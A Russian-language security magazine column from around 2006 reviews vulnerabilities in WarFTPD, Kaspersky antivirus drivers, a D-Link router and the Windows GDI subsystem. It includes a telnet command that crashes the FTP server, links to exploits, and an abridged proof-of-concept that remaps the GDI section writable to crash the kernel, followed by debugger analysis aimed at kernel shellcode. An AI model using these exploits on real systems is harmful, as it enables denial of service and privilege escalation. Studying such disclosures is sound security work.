exploits review
6й выпуск

крис касперски ака мыщъх, no-email

урожай принято собирать по осени и собирать, действительно, есть что. никто не может сказать, что эта осень не оправдала своих надежд: очередная порция дыр в ms windows, ms office, IE 7, mozill'e, OpenSSL (затронувший в том числе и марштуизаторы CISCO)… один баг интереснее другого, мыщъх разрывался на части, желая рассказать обо всем и вот… отобрал самые интересные дыры на его взгляд

WarFTPD: отказ в обслуживании через format string

brief: этот древний (или, скорее, исторический), могучий, нетребовательный к ресурсам и к тому же абсолютно бесплатный ftp-сервер, созданный норвежским парнем по имени **Jarle Aase (Ярле Осэ),** (), очень часто используется в качестве ftp-серверов для домашних сетей, один из которых стоит в мыщъх'ыной норе (ftp://nezumi.org.ru), раздавая в часы пик десятки тысяч файлов в день. вот только падет… иногда… в причинах падений разобрался испанский хакер **Joxean Koret** (joxeankoret perro yahoo punto es), выяснивший, что при попытке обработки аргумента, содержащего спецификатор %s, сервер вываливаться по ошибке доступа на инструкции 431540h 8A08 MOV CL, [EAX], очевидно, "вылетающую" за границы строки, не ограниченной нулем. возможность засылки shell-кода крайне сомнительна, тем не менее, ее нельзя исключать на все 100%. ошибке подвержены следующие ftp-команды: **CWD**, **CDUP**, **DELE**, **NLST**, **LIST** и **SIZE**. подробнее об этом см. www.securityfocus.com/bid/20944;

targets: War FTP Daemon **1.82, 1.82.00-RC11**;

exploits: для сокрушения сервера ему достаточно передать команду "`cdup_%s*256`", однако, следует помнить, что это команда _сервера_, а не _клиента_! в частности, ms ftp.exe такой команды в своем арсенале не имеет и тупо говорит "недопустимая команда". для чистоты эксперимента мы должны использовать telnet, сеанс работы с которым в случае с W2K/XP выглядит так:

```
$telnet.exe 127.66.76.17 21
> 220-nezumi ftp
>       WarFTPd 1.82.00-RC11 Win32 (Sep 22 2006) Ready
>       (C)opyright 1996 - 2006 by Jarle (jgaa) Aase - all rights reserved.
> 220 Please enter your user name.
<CTRL-]>                        ; // переключаемся в режим настройки терминала
SET LOCAL_ECHO ON               ; // включаем режим эха
<ENTER>                         ; // возвращаемся в режим терминала
user WASM
230 User WASM logged in from host 127.69.69.69 (127.69.69.69)
cdup %s*256                     ; // вводим команду, роняющую сервер
```

Листинг 1 ручной завал сервера через telnet

готовый exploit (с комментариями) можно найти на www.forbiddenweb.org/topic/129579/index.html;

solution более ранние версии (например WarFTPd 1.82.00-RC10 от 25 января 2005) не имеют этой дыры (см. рис. 1), поэтому, до выхода официальной заплатки рекомендуется использовать их.



Рисунок 1 более ранние версии WarFTP неуязвимы

AVP: локальное повышение текущего уровня привилегий

brief: известный антивирус Евгения Касперского (еще раз прошу не путать эту личность со мной) неожиданного оказался… вирусом (см. рис. 2)! ошибка проектирования в движке перехватчика NDIS-TDI запросов (и на черта антивирусу лезть в NDIS, это же не брандмауэр какой?!), привела к возможности передачи некорректных параметров из адресного пространства в ядро с захватом ядерных привилегий (ошибочно классифицированных на security focus'е как SYSTEM – см. securityfocus.com/bid/20635/). для реализации атаки достаточно передать устройству KLIN или KLICK (соответствующих драйверам KLIN.SYS и KLICK.SYS) IOCTL-код с номером 80052110h, а вместе с ним указатель на специальным образом сконструированный IRP-пакет с shell-кодом на борту). честь открытия дыры принадлежит 24-летнему испанскому хакеру владельцу уникального ресурса www.reversemode.com по прозвищу Rubén Santamarta, рапортовавшему о проблеме в компанию iDefense Labs (labs.idefense.com/intelligence/vulnerabilities/ display.php?id=425) и очень обижающегося, когда его принимают за японца. в одном из своих exploit'ов он прямо так и написал ("I AM NOT Japanese :P"). кстати, аналогичная ошибка была обнаружена в драйвере SAVRT.SYS от Symantec AntiVirus версий 8x-9x.

targets: Kaspersky Internet Security 6.0, Anti-Virus Personal Pro 5.0, Anti-Virus Personal 5.0, Anti-Virus for Windows Workstation 5.0, Anti-Virus 6.0;

exploits:www.securityfocus.com/data/vulnerabilities/exploits/AVP-KLICK-80052110.c, www.securityfocus.com/data/vulnerabilities/exploits/AVP-KLIN-80052110.c, www.securityfocus.com/data/vulnerabilities/exploits/20635.c (первые два exploit'а просто вызывают крах антивируса, а последний передает на нулевое кольцо shell-код);

solution Лаборатория Касперского уже подсуетилась и выпустила обновление (www.kaspersky.com/technews?id=203038678), но этот случай лишний раз доказывает, что _все_ антивирусы — большое зло и продвинутому пользователю нужен автономный файловый сканер, а не монстр, вгрызающийся в систему (один из вариантов расшифровки аббревиатуры AVP: **Alien vs. Predator**);

Рисунок 2 Kaspersky VIRUS 6.0

D-Link DSL-G624T: неавторизованный доступ

brief: еще в одном аппаратном устройстве обнаружен целый комплекс дыр. на этот раз им стал 4х портовый беспроводной DSL-модем/маршрутизатор с брандмауэров в одном флаконе DSL-G624T от нехилой фирмы D-LINK, "распотрошенный" испанским хакером по кличке **José Ramón Palanco** (jose.palanco perro eazel punto es), специализирующимся на взломе железа и владеющего ресурсом www.eazel.es на котором можно найти множество полезной информации по атакам на ZyXEL'и, например. это уже второй испанец в данном обзоре, что на фоне упорных занятий мыщъх'ем испанским языком выглядит весьма странно, если не сказать, вдвойне подозрительно, но я же совсем не случайно! просто так получается!
ладно, не будем отвлекаться от темы. о самом модеме можно прочитать на www.dlink.co.uk/?go=gNTyP9CgrdFOIC4AStFCF834mptYKO9ZTdvhLPG3yV3oVo5+hKltbNlwaaFp7DQtFzrqyCJG948BANfh, а об атаках на него: www.securityfocus.com/bid/20689 и www.eazel.es/advisory005-D-Link-DSL-G624T-directoy-transversal-xss-cross-site-scripting-directory-listing-vulnerabilities.html. конкретно он подвержен трем основным угрозам: а) просмотру каталогов через конструкцию "/./."; б) перекрестному скриптингу (cross site scripting) и в) просмотру содержимого cgi-bin директории;

target: D-Link DSL-G624T V3.00B01T01.YA-C.200;

exploits примеры готовых exploit'ов, реализующих все три типа атак, лежат на www.securityfocus.com/archive/1/449486;

solution производитель (D-LINK) еще не выпустил обновленной версии прошивки и неизвестно выпустит ли он ее в дальнейшем, поэтому, от использования данного оборудования рекомендуется воздержаться.

Рисунок 3 помимо дыр в пластмассовом корпусе у этого красавчика полно дыр в микропрограммной прошивке

full disclose
повышение привилегий через дыру в GDI-подсистеме

brief: просто поразительно, как гиганты компьютерной индустрии реагируют на сообщения ошибках, которые они не могут исправить. 22 октября 2004 года, основатель группы **Argeniss Information Security** и ее CEO в одном лице,— **Cesar Cerrudo** обнаружил _серьезнейшую_ ошибку в Windows, о чем тут же сообщил в Microsoft, но та продолжила выпускать дырявые операционные системы, а для уже существующих заплатки отсутствует и по сей день. оскорбленный **Argeniss Research Team** обнародовал информацию об уязвимости вместе с proof-of-concept exploit'ом на своем сервере www.argeniss.com, откуда она просочилась на www.securityfocus.com/bid/20940. и вновь испанский рулит, штаб-квартира Argeniss'a расположена в Buenos Aires'e, самом сердце Аргентины! но это все лирика. переходим непосредственно к сути дела: данные подсистемы GDI (реализованной, как известно, в ядре) проецируются на адресное пространство всякого GDI-процесса в специальную секцию, доступную только на чтение, однако, система не препятствует "ремапингу" секции с атрибутами чтения/записи, что позволяет _любому_ локальному пользователю проникнуть на уровень ядра (а вовсе не ограничится системными привилегиями, как это ошибочно полагают парни с security-focus'a);

Рисунок 4 Аргентина — страна самых красивых девушек, знаменитых футболистов и выдающихся хакеров

targets: по заявлению Argeniss Research Team, уязвимости подвержены следующие системы: **W2K**, **W2K SP1**, **W2K SP2**, **W2K SP3**, **W2K SP4**, **XP**, **XP S1**, **XP S2**, а _не_ подвержены уязвимости: Server 2003, Vista beta 2. парни с security-focus'a с ними не совсем согласны и добавляют к списку уязвимых систем: **2000 Server**, **2000 Server SP1**, **2000 Server SP2**, **2000 Server SP3**, **2000 Server SP4**, **2000 Datacenter Server**, **2000 Datacenter Server SP1**, **2000 Datacenter Server SP3**, **2000 Datacenter Server SP4**, **2000 Advanced Server**, **2000 Advanced Server SP1**, **2000 Advanced Server SP2**, **2000 Datacenter Server SP3**, **2000 Datacenter Server SP4**, **XP x64**, **XP 64-bit 2003 SP1**, не говоря уже о такой мелочи как **XP Tablet PC** и **XP Media Center** со всеми установленными сервис-паками;

Рисунок 5 штаб-квартира команды Argeniss Research Team

exploit: исходный код exploit'a, составленный на приплюснутом си двумя другими членами группы — LMH <lmh[at]info-pull.com> и MoKB — лежит на projects.info-pull.com/mokb/bug-files/GDIKernelPoC.cpp, но прежде, чем его удастся откомпилировать командой "`cl.exe GDIKernelPoC.cpp`", придется взять в руки напильник и провести небольшую "косметическую" доработку, а именно заменить кавычки вокруг включаемых файлов "windows.h" и "stdio.h" на угловые скобки (см. рис. 6).



Рисунок 6 доработка оригинального exploit'a до компилируемого состояния

solution официальной заплатки от Microsoft до сих пор нет и все, что нам остается — это мигрировать на Sever 2003 или Vista, в которых огрехи проектирования без лишнего шума были заткнуты (но, как известно, устраняя одну ошибку, Microsoft добавляет десяток новых, Vista по любому это не вариант, а вот над переходом на Server 2003 можно подумать);



Рисунок 7 главная страничка компании Argeniss Information Security

disclose:то, что GDI и USER подсистемы NT являются одной большой дырой — было известно еще давно. на дефектах проектирования механизма диспетчеризации сообщений основан целый ряд атак, позволяющий хакеру манипулировать элементами управления более привилегированных приложений (например, отключать настройки антивирусов и брандмауэров) или даже засылать shell-код в строку редактирования, устанавливая на нее таймер, срабатывающий в контексте привилегированного приложения!

в NT 3.51 графическая подсистема являлась одной из подсистем, исполняющихся на прикладном режиме, как следствие большинству API-функций приходилось совершать множество переходов из режима пользователя в режим ядра, в результате чего все _очень_ сильно тормозило и Microsoft пришлось перенести USER и GDI подсистемы внутрь ядра, поместив их в драйвер win32k.sys, что вызвало естественный вопрос: "не пострадала ли стабильность Windows 2000 от такой операции?". книга "Inside for Windows 2000 Microsoft" (своеобразная "библия" по NT, написанная сначала Хелен Кастер, а затем переизданная под именем Дэвида Соломона и Марка Руссиновича) гласит:

"*некоторые интересуются, не повлияет ли на стабильность системы перевод такой значительной части кода в режим ядра. но риск снижения стабильности системы минимален... так что в Windows 2000 ошибки вроде нарушения доступа в том же коде, только выполняемом в режиме ядра, просто быстрее приводят к краху - исключения в режиме ядра требуют прекращения работы системы. правда, теоретически появляется другая опасность. поскольку этот код выполняется в режиме ядра, ошибка (например, применение неверного указателя) может повредить защищенные структуры данных режима ядра. до Windows NT 4 это могло привести к нарушению*

доступа, так как запись в страницы режима ядра из пользовательского режима не разрешается. но результатом стал бы крах системы. теперь же при выполнении кода в режиме ядра запись на какую-либо страницу памяти по неверному указателю не обязательно вызовет немедленный крах системы. но, если при этом будут повреждены какие-то структуры данных, крах скорее всего произойдет. тем не менее возникает риск, что из-за такого указателя будет повреждена не структура данных, а буфер памяти, и это приведет к возврату пользовательской программе или записи на диск неверных данных... в заключение отметим, что повышение производительности в результате перевода диспетчера окон и GDI из пользовательского режима в режим ядра достигнуто без сколько-нибудь значимого снижения стабильности и надежности системы."

как видно, утверждение о "безопасности" переноса GDI внутрь ядра базируется на предположении, что в "GDI ошибок нет", принимаемом за постулат. но это неверно. и вот одна из таких ошибок в GDI как раз и позволила проникнуть в ядро с прикладного уровня.

операционные системы семейства NT вплоть до Server 2003 (и основанной на его ядре висте), отображали ядерные структуры подсистемы GDI на объект-секцию (не путать с секциями PE-файла!), находящуюся в глобальной разделяемой памяти (global shared memory section), автоматически создаваемую системой для любого процесса, использующего объекты GDI, к которым принадлежат все GUI-приложения, поскольку USER является всего лишь надстройкой над GDI.

система проецирует секцию на адресное пространство процесса с атрибутами "read-only", однако, никак не догадывается, что пользователю (не тому, что с мышей, а хакеру, работающему на прикладном уровне) после раскурки хорошей травы придет в голову создать ре-проекцию GDI-секции, наделив ее любыми атрибутами, какими только душа пожелает (например, writable и executeable), в результате чего у него появляется возможность напрямую модифицировать данные ядра! и все это — даже _без_ прав администратора! (обладая правами администратора, можно просто загрузить драйвер и не мучаться, правда в 64-битной редакции висты это уже не так и там для загрузки драйвера помимо администраторских полномочий еще требуется и цифровая подпись).

самое простое (но не самое умное), что только можно сделать — это "засрать" GDI-секцию всяким мусором и тогда система немедленно рухнет, высвечивая знаменитый голубой экран. однако, при желании, можно пойти дальше и передать управление на свой shell-код, выполняющийся в нулевом кольце.

рассмотрим структуру `GDITableEntry`, совокупность которых и образует GDI-секцию, которую нам необходимо аккуратно захачить:

```
typedef struct
{
        DWORD   pKernelInfo;
        WORD    ProcessID;
        WORD    _nCount;
        WORD    nUpper;
        WORD    nType;
        DWORD   pUserInfo;
} GDITableEntry;
```

Листинг 2 структура GDITableEntry

мы видим пару интригующих нас элементов — `pUserInfo` и `pKernelInfo`, представляющих собой указатели на пользовательские данные и данные режима ядра, соответственно. вот они-то и дают ключ к воздействую на память ядра из прикладного адресного пространства, но прежде, чем двигаться дальше, изучим код exploit'a, имеющийся в нашем распоряжении и вызывающий BSOD. для наглядности (и экономии бумажного пространства) он приведен со _значительными_ сокращениями, подчеркивающими алгоритм его работы и отправляющий все несущественные мелочи в /dev/nul.

```
typedef struct _SECTION_BASIC_INFORMATION
{
        ULONG                   d000;
        ULONG                   SectionAttributes;
        LARGE_INTEGER           SectionSize;
} SECTION_BASIC_INFORMATION;

// объявляем функцию обратного вызова для NtQuerySection
typedef DWORD (CALLBACK* NTQUERYSECTION) (HANDLE, DWORD, PVOID,DWORD,DWORD*);

int main(int argc, char* argv[])
{
        HANDLE hMapFile = 0x10;        // дескриптор мап-файла

        // вызываем CreateWindow чтобы система создала GDI-секцию
        // в адресном пространстве нашего процесса
        hWin = CreateWindow(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);

        while(!lpMapAddress)
        {
                hMapFile = hMapFile+1;
                lpMapAddress=MapViewOfFile(hMapFile,FILE_MAP_ALL_ACCESS,0,0,0);
        }

        // перечисляем все секции нашего процесса
        NtQuerySect=GetProcAddress(LoadLibrary("Ntdll.dll"),"NtQuerySection");
        NtQuerySection(hMapFile, 0, &buff, sizeof(buff), 0);

        gdiTable = (GDITableEntry*)lpMapAddress;

        // записываем в GDI-table всякий галимый мусор
        for (i=0;i<buff.SectionSize.QuadPart ;i+=sizeof(GDITableEntry))
        {
                gdiTable->_nCount      = 0x5858;
                gdiTable->nType        = 0x5858;
                gdiTable->nUpper       = 0x5858;
                gdiTable->ProcessID    = 0x5858;
                gdiTable->pKernelInfo  = 0x58585858;
                gdiTable->pUserInfo    = 0x58585858;
                gdiTable++;
        }
}
```

Листинг 3 exploit от Argeniss Research Team в сокращенном варианте

компилируем его и запускаем на выполнение (лучше на виртуальной машине, чтобы в случае чего не порушить основную систему), предварительно переключив ее в режим сохранения полного дампа (мой компьютер → свойства → дополнительно → загрузка и восстановление → запись отладочной информации → полный дамп памяти). говорим "OK" и перезагружаемся. запускаем ранее откомпилированный exploit. если все прошло успешно, то через несколько секунд система падает в голубой экран (см рис. 8).



Рисунок 8 голубой экран смерти, появляющийся в результате успешной работе GDIKernelPoC.cpp exploit'a

обладая дампом памяти, мы сможем разобраться в каком именно месте происходит исключение, как обрабатываются указатели и что необходимо предпринять для подготовки shell-кода к засылке и выполнению.

для анализа дампа нам понадобится отладчик **Microsoft i386kd.exe** или его графический аналог **windbg.exe**, входящие как в состав "слоноподобного" NTDDK, так и в компактного "**Debugging Tools for Windows**", бесплатно распространяемого Microsoft: http://www.microsoft.com/whdc/devtools/debugging/installx86.mspx и занимающего порядка 15 Мбайт. кстати говоря, это очень хорошие отладчики с богатыми возможностями и шикарными расширениями, далеко оставляющими soft-ice позади себя в плане функциональности. в частности, плагин logexts.dll позволить вести мониторинг API-функций, а rpcexts.dll – RPC-вызовов, но сейчас нам эти возможности не понадобятся, зато потребуется отладочные символы, которые можно скачать со специального сервера Microsoft, достаточно лишь создать командный файл следующего содержания:

```
SET _NT_SYMBOL_PATH=SRV*C:\TEMP*http://msdl.microsoft.com/download/symbols
rem i386kd -z C:\WINNT\memory.dmp
rem windbg -z C:\WINNT\memory.dmp
```

Листинг 4 командный файл, запускающий отладчик для анализа дампа памяти, здесь: C:\TEMP – каталог, куда будут складываться отладочные символы, автоматически скачиваемые отладчиком из сети; C:\WINNT\memory.dmp – путь к файлу дампа; REM – позволяет выбирать между консольным и графическим отладчиком по своему личному предпочтению

после загрузки дампа памяти в отладчик, его окно будет выглядеть приблизительно так, как показано на рис. 9 (раскладка окон должна настраиваться каждым пользователем индивидуально в соответствии с его вкусами и потребностями).



Рисунок 9 окно отладчика windbg сразу же после загрузки дампа памяти

для выдачи дополнительной информации, windbg предлагает нам ввести команду "`!analyze -v`", что ж! нас не нужно просить дважды. вводим ее в командой строке и вид отладчика тут же преображается.



Рисунок 10 результат работы встроенного анализатора дампа памяти

курсор дизассемблерного листинга останавливается строкой ниже **nt!KeBugCheckEx**, ничего не говоря нам об истинной локации сбоя. а вот командное окно — говорим. прокручиваем его мышем и видим:

```
FAULTING_IP:
win32k!HmgIncrementShareReferenceCount+37
a0016b8e ff4004        inc     dword ptr [eax+0x4]
```

Листинг 5 истинное место сбоя по данным встроенного анализа дампов

вот это уже ближе к телу! на самой деле, сбой произошел в функции **HmgIncrementShareReferenceCount**, находящейся внутри драйвера win32k.sys по смещению 37h байт от ее начала, где оказалась команда `inc dword ptr [eax+4h]`, но каким образом данные попали туда и как на них можно воздействовать?! чтобы отрыть истину у нас есть два пути — загрузить win32k.sys в IDA Pro и дизассемблировать HmgIncrementShareReferenceCount или же установить на HmgIncrementShareReferenceCount точку останова и, вновь запустив exploit, начать трассировать ее, разбираясь каким именно образом она "перерабатывает" данные секции GDI. для этого нам понадобиться любой отладчик ядра — soft-ice или Microsoft i386kd, однако, последний требует для отладки сразу двух машин, соединенных по COM-шнурку. впрочем, одна из них может быть и виртуальной. VM Ware позволяет пихать COM порт в pipe, упрощая отладку, основные принципы которой описаны в "технике отладке программ без исходных текстов", которую можно слить с мыщъх'иного ftp, написав первый exploit, который не грохает систему, а делает что-то полезное.

```
Выбрать IDA - win32k.sys
File  Edit  Jump  Search  View  Options  Window                                  ↓ AU: idle  READY
[•]                                   IDA View-A                                          2-[↑]
.text:A0016B53 HmgIncrementShareReferenceCount proc near ; CODE XREF: sub_A001798F+12C↓p
.text:A0016B53                                          ; sub_A001798F+1364↓p ...
.text:A0016B53
.text:A0016B53 ; FUNCTION CHUNK AT .text:A013D2BA SIZE 0000002F BYTES
.text:A0016B53
.text:A0016B53                 push    ebx
.text:A0016B54                 push    ecx
.text:A0016B55                 mov     ebx, large fs:124h
.text:A0016B5C                 dec     dword ptr [ebx+0D0h]
.text:A0016B62                 mov     ecx, [ecx]
.text:A0016B64                 and     ecx, 0FFFFh
.text:A0016B6A                 shl     ecx, 4
.text:A0016B6D                 add     ecx, dword_A0186EF4
.text:A0016B73
.text:A0016B73 loc_A0016B73:                            ; CODE XREF: HmgIncrementShareReferenceCount+126778↓j
.text:A0016B73                 mov     eax, [ecx+4]
.text:A0016B76                 mov     ebx, [ecx+4]
.text:A0016B79                 and     eax, 0FFFFFFFEh
.text:A0016B7C                 or      ebx, 1
.text:A0016B7F
.text:A0016B7F loc_A0016B7F:                            ; DATA XREF: .data:A018FFC4↓o
.text:A0016B7F                 nop
.text:A0016B80                 cmpxchg [ecx+4], ebx
.text:A0016B84                 mov     ebx, eax
.text:A0016B86                 jnz     loc_A013D2BA
.text:A0016B8C                 mov     eax, [ecx]
